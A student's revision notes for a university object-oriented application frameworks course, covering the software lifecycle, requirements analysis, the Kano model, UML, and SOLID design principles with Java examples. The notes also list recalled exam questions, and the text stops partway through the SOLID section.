

ELEC5619: OBJECT ORIENTED APPLICATION FRAMEWORKS

WEEK 1: INTRODUCTION

- INTRO TO OBJECT-ORIENTED APPLICATION FRAMEWORKS
- INTRO TO SOFTWARE ENGINEERING
 - MAIN OBJECTIVES
 - SOFTWARE DEVELOPMENT LIFE CYCLE (SDLC)
 - ENGINEERING RELEASE CYCLE METHODOLOGY (ERCM)

WEEK 2: SOFTWARE REQUIREMENT ANALYSIS

- SOFTWARE FEASIBILITY ANALYSIS
- SOFTWARE REQUIREMENTS ANALYSIS
 - THE KANO MODEL: PRIORITISING REQUIREMENTS
 - KANO FEATURE CATEGORIES
 - LEVELS OF REQUIREMENTS
 - SOFTWARE REQUIREMENTS SPECIFICATION (SRS)

WEEK 3: OBJECT-ORIENTED ANALYSIS

- INTRODUCTION
 - KEY PRINCIPLES
 - OOA WORKFLOW
- DIAGRAMS
 - CLASS DIAGRAM
 - USE CASE DIAGRAM

WEEK 4 & 5: OBJECT-ORIENTED DESIGN

- PRINCIPLES OF OBJECT-ORIENTED DESIGN
- DESIGN PATTERNS
 - LAYERING PATTERN
 - VERTICAL
 - HORIZONTAL
 - MODEL-VIEW-CONTROLLER (MVC) PATTERN
 - SESSION STATE PATTERNS
 - CLIENT SESSION STATE
 - SERVER SESSION STATE
 - DATABASE SESSION STATE
 - DOMAIN LOGIC PATTERNS
 - TRANSACTION SCRIPT
 - DOMAIN MODEL
 - TABLE MODEL
 - MESSAGING CHANNEL PATTERNS
 - POINT-TO-POINT
 - PUBLISH-SUBSCRIBE
- INTRODUCTION TO ORMS
 - HIBERNATE

WEEK 6: SPRING BOOT

- INTRODUCTION

DEPENDENCY MANAGEMENT

SPRING BOOT STARTERS

BUILD TOOLS

SPRING BOOT SETUP

SPRING BOOT STEREOTYPE ANNOTATIONS

DEPENDENCY INJECTION

WHAT IS IT?

WHY IS IT IMPORTANT

WEEK 7: OOP FUNDAMENTALS

INTRODUCTION

PROS

CONS

OOP CONCEPTS

ABSTRACTION

ENCAPSULATION

INHERITANCE

POLYMORPHISM

AD-HOC POLYMORPHISM (METHOD OVERLOADING)

PARAMETRIC POLYMORPHISM (GENERICS)

SUBTYPE POLYMORPHISM (CLASSIC OOP POLYMORPHISM)

WEEK 8: SECURITY FUNDAMENTALS

KEY PRINCIPLES

BASIC WEB APPLICATION ATTACKS

INJECTION ATTACKS

CROSS-SITE SCRIPTING (XSS)

STORED XSS

REFLECTED XSS

DOM-BASED XSS

CROSS-SITE REQUEST FORGERY (CSRF)

AUTHENTICATION AND AUTHORISATION

TRADITIONAL APPROACH: SESSIONS (STATEFUL)

JSON WEB TOKENS (JWTs) (STATELESS)

STRUCTURE

JWTs IN SPRING BOOT

WEEK 9: TESTING & QUALITY ASSURANCE

TESTING AND THE SDLC

THE V-MODEL

TESTING STRATEGIES

UNIT TESTING

INTEGRATION TESTING

SYSTEM / END-TO-END TESTING

USER ACCEPTANCE TESTING

WEEK 10: PROJECT MANAGEMENT

PROJECT PLANNING

RISK MANAGEMENT AND ANALYSIS

PROJECT SCHEDULE

WEEK 11: PROJECT DEPLOYMENT AND MAINTENANCE

DEVOPS

CONTINUOUS INTEGRATION

CONTINUOUS DELIVERY

Learning outcomes	
LO1. Compare modern web development platforms using the principles and techniques developed in the course	
LO2. Investigate, design, and document a web application based on user needs, using various information resources, feasibility analysis, and system modelling techniques.	
LO3. Deploy a large complex web application using a specific modern application framework to the extent of the material presented	
LO4. Evaluate the benefits and trade-offs of using domain specific software frameworks and design patterns for web development.	
LO5. Customize software frameworks and development tools to meet changing user requirements through tools, principles and techniques developed throughout the course.	
LO6. Work effectively in a group environment by taking responsibility for defined roles, and then interacting in a constructive manner with the group by both contributing and evaluating others' viewpoints in order to reach a multilateral agreement on and execution of the solution	
LO7. Demonstrate ethical and professional responsibility in software engineering practice, including awareness of privacy, legal issues, accessibility, and the societal impact of technology.	
LO8. Communicate technical and often complex material clearly and concisely in reports and presentations tailored to technical and non-technical audiences.	
LO9. Identify and mitigate common security threats and vulnerabilities in web applications, especially in object-oriented application frameworks.	
LO10. Assess and apply quality assurance techniques, testing strategies, and deployment pipelines to ensure software reliability.	

Exam questions I remember:

- MCQ: What is the Kano Model? A = it is a model to allow prioritisation of tasks
- MCQ: What is aggregation? A = it is a whole-part relationship where the part can exist separately to the whole
- MCQ: Who develops the PRD in the ERCM? A = product manager
- MCQ: ... (cant remember)
- MCQ: ... (sorry about that)
- Draw a class diagram for an online shopping website with a RegisteredUser, Admin, Cart, Items, etc.

- What is MVC? What is each component of MVC?
- Why is it important to perform testing earlier in the project? Why does this make developers *more confident* to change code? Explain how polymorphism/inheritance impacts this.
- What is the difference between unit testing in OOP vs normal/conventional testing?
- Suppose you have an online shopping system. You want to add a “Checkout” functionality. Describe how you would test this new functionality and its interactions with neighbouring classes.
- SCENARIO QUESTION: You are tasked to design a food delivery application. The cost of the food delivery is $total\ cost = base\ cost + delivery_cost_per_km * km + discount$
 - Why is polymorphism important when programming the total cost? Discuss your design of implementing this – would you overload multiple methods or would you overwrite an inherited method?
- SCENARIO QUESTION: You are designing a job board website (e.g. [Seek.com](https://www.seek.com.au)). You will have a User which can upload a profile, upload resume, apply to jobs, etc. You will have a Job Lister who can post new listings and review candidates.
 - Explain how you would create this website using the MVC architecture
 - What are the properties of hashing? How can hashing be used to implement this website?
 - SCENARIO SUBPART: One of your managers wants to implement an AI system into this website. The AI system will automatically review all candidate resumes and profiles, and match them to a job with 100% matching accuracy. This will all happen without human intervention. Conduct a feasibility analysis on this (technical, organisational, financial).

WEEK 1: INTRODUCTION

Content
➤ Why <u>frameworks</u> matter ➤ Engineering Release Cycle Methodology (ERCM)

INTRO TO OBJECT-ORIENTED APPLICATION FRAMEWORKS

An object-oriented application framework is a semi-complete application that can be re-used and extended.

- Benefits
 - Modularity
 - Extensibility
 - Dependency injection
 - Where an object receives its dependencies (other objects it needs to function) from an external source, rather than creating them itself. This approach inverts the control of object creation.
 - Leads to looser coupling between classes, allowing you to test objects independently
 - Faster development
- Weaknesses
 - Steeper learning curve
 - Debugging may be harder
 - Framework bugs vs code bugs
 - Single stepping through code can be hard due to inversion of control
 - Performance cost
 - Integration of multiple frameworks can be tricky

INTRO TO SOFTWARE ENGINEERING

- Software engineering is an engineering-based approach to software development.
- A software engineer is a person who applies the engineering design process to design, develop, maintain, test, and evaluate computer software.
- It emerged in response to the “Software Crisis” (1960s - 70s)
 - Projects over budget/time
 - Poor quality, hard to maintain
 - Constant requirement changes


MAIN OBJECTIVES

Software should be

1. **Reliable:** The software should function correctly and consistently
2. **Effective:** The software should meet the user’s needs and deliver the intended functionality
3. **Usable:** The software should be user-friendly, with an intuitive interface and clear instructions
4. **Understandable:** Easy to read code
5. **Maintainable:** The software should be easy to modify and update, including fixing bugs and adding new features
6. **Reusable:** Parts of the software should be designed in a way that they can be used in different parts of the application or in different applications
7. **Adaptable:** The software should be flexible enough to adapt to changes (user requirements, changes in hardware or software environment etc.)
8. **Portable:** The software should be able to run on different hardware platforms and operating systems, or it should be relatively easy to port it to a new environment
9. **Traceable:** The origin of software artifacts should be traceable to its requirements and design

Above all, software should **fulfill the needs of its users**.


SOFTWARE DEVELOPMENT LIFE CYCLE (SDLC)



1. **Planning:** Define scope, objectives, feasibility, and resources
2. **Analysis:** Gather and document requirements
 - a. Requirements Analysis
3. **Design:** Translate requirements into a system architecture and design
 - a. Software Design and Architecture
4. **Implementation:** Build the product

- a. Software Coding and Implementation
- 5. Testing & Integration:** Ensure the system works as expected
 - a. Software Testing
 - b. Software Quality Assurance (V&V, automated testing, etc.)
- 6. Maintenance:** Keep the system running after deployment

ENGINEERING RELEASE CYCLE METHODOLOGY (ERCM)



Page 21

The Engineering Release Cycle Methodology (ERCM) describes the step-by-step process of shipping software.

1. Product Requirements Document (PRD)

- Created by PM based on customer/business needs.
- Reviewed by EM, DEV, QA for feasibility and clarity.
- Ensures all teams share the same understanding of requirements.

2. Technical Specification (SPEC)

- Created by EM based on the PRD.
- Describes system design, component interactions, interfaces, edge cases, etc.
- Reviewed by PM, DEV, QA to identify design flaws.

3. Development Phase

- Developers implement the SPEC.
- QA prepares:
 - Test Plan – overall testing strategy.
 - Test Cases – detailed validation steps.

4. Code Completion (CC)

1. All features implemented.
2. All unit tests completed.
3. Design and functional implementation finalised.

5. Testing Cycles

- QA runs multiple cycles (typically 2–3).

- Most functional and integration issues surface here.
 - Development fixes issues until quality stabilises.
6. Code Freeze (CF)
- No new features or non-critical changes allowed.
 - Only high-priority bug fixes permitted.
 - Prepares the product for release readiness checks.
7. Engineering Release (ER)
- Build is finalised and approved for wider release.
8. Feature Validation Report (FVR)
- QA documents final validation results, test coverage, and pass/fail outcomes.

WEEK 2: SOFTWARE REQUIREMENT ANALYSIS

Content
➤ Conducting <u>feasibility analysis</u> to assess the viability of a software project (P) ➤ Understanding the process of <u>gathering</u> and <u>analysing</u> software requirements (A) This lecture is all about understanding what to build before you start coding. Requirements must be clear, testable, and traceable, and feasibility checks ensure you're not chasing an impossible or wasteful project.
Lab 1: Nothing.

SOFTWARE FEASIBILITY ANALYSIS

In the *Planning* stage of the SDLC.

Goal: Assess project viability before investing resources.

- Technical Feasibility: Do we have the tech/tools/skills?
- Economic Feasibility: Is it cost-effective?
- Operational Feasibility: Will it work in practice for users/org?
- Schedule Feasibility: Can it be done on time?

Why perform feasibility analysis?

- Build a strong foundation
- Identify risks early
- Support cost-benefit analysis and justify investment
- Avoid project failure
- Reduce risk of project failure

SOFTWARE REQUIREMENTS ANALYSIS

In the *Analysis* stage of the SDLC.

Why are software requirements necessary?

- Understand user needs
- Prevent miscommunication
- Verify and validate user expectations
- Enable requirement prioritisation

- Minimise rework


What makes a good software requirement?

- Clarity – no ambiguity.
- Completeness – cover all functionalities.
- Consistency – no contradictions.
- Testability – requirements must be verifiable.
- Traceability – link requirements to design and implementation.
- Feasibility – must be achievable.
- Modifiability – easy to change if needed.
- Prioritised – some requirements are more important than others.
- Validated – checked with stakeholders

Requirement analysis process:

1. Requirement Gathering
2. Requirement Prioritisation
3. Requirement Documentation
4. Requirement Validation
5. Requirement Review & Approval
6. Requirement Baseline & Management
7. Requirement Traceability

THE KANO MODEL: PRIORITISING REQUIREMENTS



The Kano Model is a method for prioritising product features based on how much they will satisfy or delight customers. It helps product managers decide which features to build first when resources are limited.

KANO FEATURE CATEGORIES

1. Must-have features

- These are expected; customers assume they exist.
- If present → customer is neutral
- If missing → strong dissatisfaction
- Example: A hotel room door that locks.

Must-haves don't increase satisfaction, they just prevent unhappiness.

2. Performance features

- A linear relationship between these features and customer satisfaction.
- More of the feature = more customer satisfaction, less of it = dissatisfaction.
- Examples: Bigger bed, quieter room, faster service.

Customers compare products heavily based on these.

3. Delighter features

- Unexpected bonuses that greatly increase satisfaction if present.
- If not present → customers are neutral (they didn't expect them).
- Examples: Free room upgrade, champagne in the room.

These features create "wow" moments.

4. Indifferent features

- Customers don't care whether the feature exists or not.
- Example: Having a rug in the hotel room.

They provide no customer value.

5. Reverse features

- Customers prefer not to have them.
- Present → dissatisfaction
- Absent → satisfaction
- Example: Being forced to queue before breakfast at a hotel.

Over time, features move upwards in expectation:

- Yesterday's delighters → today's performance features → tomorrow's must-haves.
- Example: A TV in a hotel room (delight in 1960s → performance in 1970s → must-have today).

LEVELS OF REQUIREMENTS

➤ Business Requirements

- High-level organisational goals
- Describe *why* the system is needed
- e.g. "Increase customer satisfaction by providing a self-service online portal."
- e.g. "Reduce manual processing time by 50% within 12 months."

➤ User Requirements

- What users need to accomplish
- Often expressed using use cases and use case diagrams
- e.g. "A new user should be able to create an account using a sign-up form."
- e.g. "The administrator should be able to view and export monthly sales reports."

➤ Functional Requirements

- What the system must do

- Specific software functions developers must implement → enable users to complete their tasks → satisfying the business requirements.
- e.g. “The system shall allow users to upload files up to 10 MB.”
- e.g. The system shall send a verification email after user registration.”

➤ **Non-functional Requirements**

- Define the quality attributes of a system, specifying *how* the system should perform rather than what it should do
- Performance, security, usability, reliability, scalability requirements
- e.g. “Page load time must be under 2 seconds on average.”
- e.g. “System uptime must be at least 99.9%.”

SOFTWARE REQUIREMENTS SPECIFICATION (SRS)

A formal document describing all requirements in detail.

- 1. Overview:** Purpose, scope, introduces abbreviations, cites reference documents
- 2. General Description:** Overall depiction of the proposed software, its intended effect, features, and user characteristics
- 3. Specific Requirements:**
 - a. Functional requirements (what the system does).
 - b. Usability requirements (user experience).
 - c. Reliability requirements (consistency, fault recovery).
 - d. Performance requirements (speed, responsiveness).
 - e. Supportability requirements (maintainability, scalability).
 - f. Design constraints
 - g. User documentation requirements (expected content of user manuals or guides)
 - h. Purchase requirements for support components (specify third-party components required to support the software)
 - i. Interface requirements (how the software should act with other systems)
- 4. Supporting Information:**
 - a. Legal requirements
 - b. Any other non-covered items

WEEK 3: OBJECT-ORIENTED ANALYSIS

Content
➤ Introduction to object-oriented analysis principles and concepts (A) ➤ Understanding the Unified Modeling Language (UML) and its diagrams for analysis (A) Lecture 3 is all about turning requirements (from Lecture 2) into conceptual object models. UML diagrams (class + use case + interactions) help visualise the system, ensure clarity with stakeholders, and prepare for design patterns and architectures in the next lectures.
Lab 2: Making a Use Case Diagram

Related to the *Analysis* phase of the SDLC.

INTRODUCTION

- Object-Oriented Analysis (OOA) is the process of analysing a problem in terms of objects and their interactions.

- Focuses on what the system should do, without considering how the system will do it
- The goal here is to model real-world entities and relationships so they map easily into OO design & programming.

Benefits

- Bridge stakeholder requirements and system design
- Early, iterative modelling before coding

KEY PRINCIPLES

1. **Abstraction:** Capturing only the relevant details of an object. Helps in simplifying complex reality.
2. **Encapsulation:** Bundling of data and methods into classes and restricting direct access to some of the object's components.
3. **Modularity:** Divides a software system into smaller, more manageable components.
4. **Inheritance:** Organise objects and classes in a hierarchical manner from general → specific.
5. **Decomposition:** Break complex systems down into smaller parts.
6. **Aggregation:** Building complex objects from simpler ones (has-a relationship).

OOA WORKFLOW

1. Identify actors & use-cases.
2. Elaborate flows (main, alternate, exceptions).
3. Define relationships (association, aggregation, inheritance).
4. Model interactions (UML diagrams).
5. Review & refine with stakeholders (iterative process).

The typical deliverables of this workflow are:

- Use case diagram and briefs
- Class diagram
- Key interaction diagrams

Best Practices:

- Stay at conceptual level (no technical decisions yet).
- Use domain language understood by all stakeholders.
- Iterate early and validate with stakeholders.
- Keep models lightweight & maintainable


DIAGRAMS

CLASS DIAGRAM

Structure diagram.

Building block of OO solutions: shows classes, attributes, methods, and relationships.

e.g. ATM system (MEMORISE THIS EXAMPLE, IT WAS IN THE EXAM LAST YEAR)




USE CASE DIAGRAM

Behaviour diagram.

- Models use cases.
- Elements: Actors (users/systems) + Use Cases (actions/services).
- Shows what the system does without specifying how.

e.g. ATM system



WEEK 4 & 5: OBJECT-ORIENTED DESIGN

Content

- Exploring the principles of object-oriented design
- Applying design patterns and principles to create effective software designs
 - Architectural patterns
 - Layering Pattern
 - MVC Pattern
 - Enterprise application patterns
 - Session State Patterns
 - Domain Logic Patterns
 - Messaging Channel Patterns
- Introduction to Hibernate ORM

Lecture 4 & 5 move from analysis (what to build) into design (how to structure it well). It introduces the principles of good OOD, the importance of design patterns, and practical architectural examples like layered architectures, MVC, and session handling that form the backbone of modern frameworks like Spring Boot.

Lab 3: Initialising a Spring Boot project

Lab 4: Basic CRUD with Hibernate

Related to the *Design* phase of the SDLC.

PRINCIPLES OF OBJECT-ORIENTED DESIGN

- **Encapsulation:** Data + methods bundled into classes.
- **Abstraction:** Focus on relevant details, hide complexity.
- **Inheritance:** Reuse behavior by creating class hierarchies.
- **Polymorphism:** Same interface, different implementations.
- **Modularity:** Divide system into manageable, independent parts.

SOLID Principles:

- **Single Responsibility Principle (SRP)**
 - Every class should only have one responsibility
 - **Maintainability:** When classes have a single, well-defined responsibility, they're easier to understand and modify.
 - **Testability:** It's easier to write unit tests for classes with a single focus.
 - **Flexibility:** Changes to one responsibility don't affect unrelated parts of the system.

```
class Invoice {  
    public void calculateTotal() { /* ... */ }  
    public void printInvoice() { /* ... */ }  
    public void saveToDatabase() { /* ... */ }  
}
```

```
class Invoice {  
    public void calculateTotal() { /* ... */ }  
}  
  
class InvoicePrinter {  
    public void print(Invoice invoice) { /* ... */ }  
}  
  
class InvoiceRepository {  
    public void save(Invoice invoice) { /* ... */ }  
}
```

- **Open/Closed Principle (OCP)**
 - Classes should be open for extension but closed for modification.
 - i.e. You should be able to add new features without modifying existing code (extensibility).

```
class DiscountService {  
    public double getDiscount(String customerType) {  
        if (customerType.equals("REGULAR")) return 0.1;  
        if (customerType.equals("PREMIUM")) return 0.2;  
        // Adding a new type requires modifying this class  
        return 0;  
    }  
}
```

```
interface Discount {  
    double getRate();  
}
```

```

class RegularDiscount implements Discount {
    public double getRate() { return 0.1; }
}

class PremiumDiscount implements Discount {
    public double getRate() { return 0.2; }
}

```

➤ **Liskov Substitution Principle (LSP)**

- Every subclass or derived class should be substitutable for their base or parent class.
- i.e. Subtypes must behave like their base type.
 - Polymorphism: Enables the use of polymorphic behavior, making code more flexible and reusable.

```

class Bird {
    void fly() { }
}

class Ostrich extends Bird {
    @Override
    void fly() {
        throw new UnsupportedOperationException("Ostriches can't fly");
    }
}

```

```

interface Bird { }

interface FlyingBird extends Bird {
    void fly();
}

class Sparrow implements FlyingBird {
    public void fly() { /* ... */ }
}

class Ostrich implements Bird {
    // No fly method, and that's fine
}

```

➤ **Interface Segregation Principle (ISP)**

- Clients should not be forced to depend upon interfaces that they do not use. Similar to LSP but for interfaces.
- i.e. Create small, specific interfaces.
 - Decoupling: Reduces dependencies between classes, making the code more modular and maintainable.

```

interface Worker {
    void work();
    void eat();
}

```

```

/* Robots don't eat */
class Robot implements Worker {
    public void work() { }
    public void eat() { /* meaningless */ }
}

```

```

interface Workable {
    void work();
}

interface Eatable {
    void eat();
}

class Human implements Workable, Eatable {
    public void work() { }
    public void eat() { }
}

class Robot implements Workable {
    public void work() { }
}

```

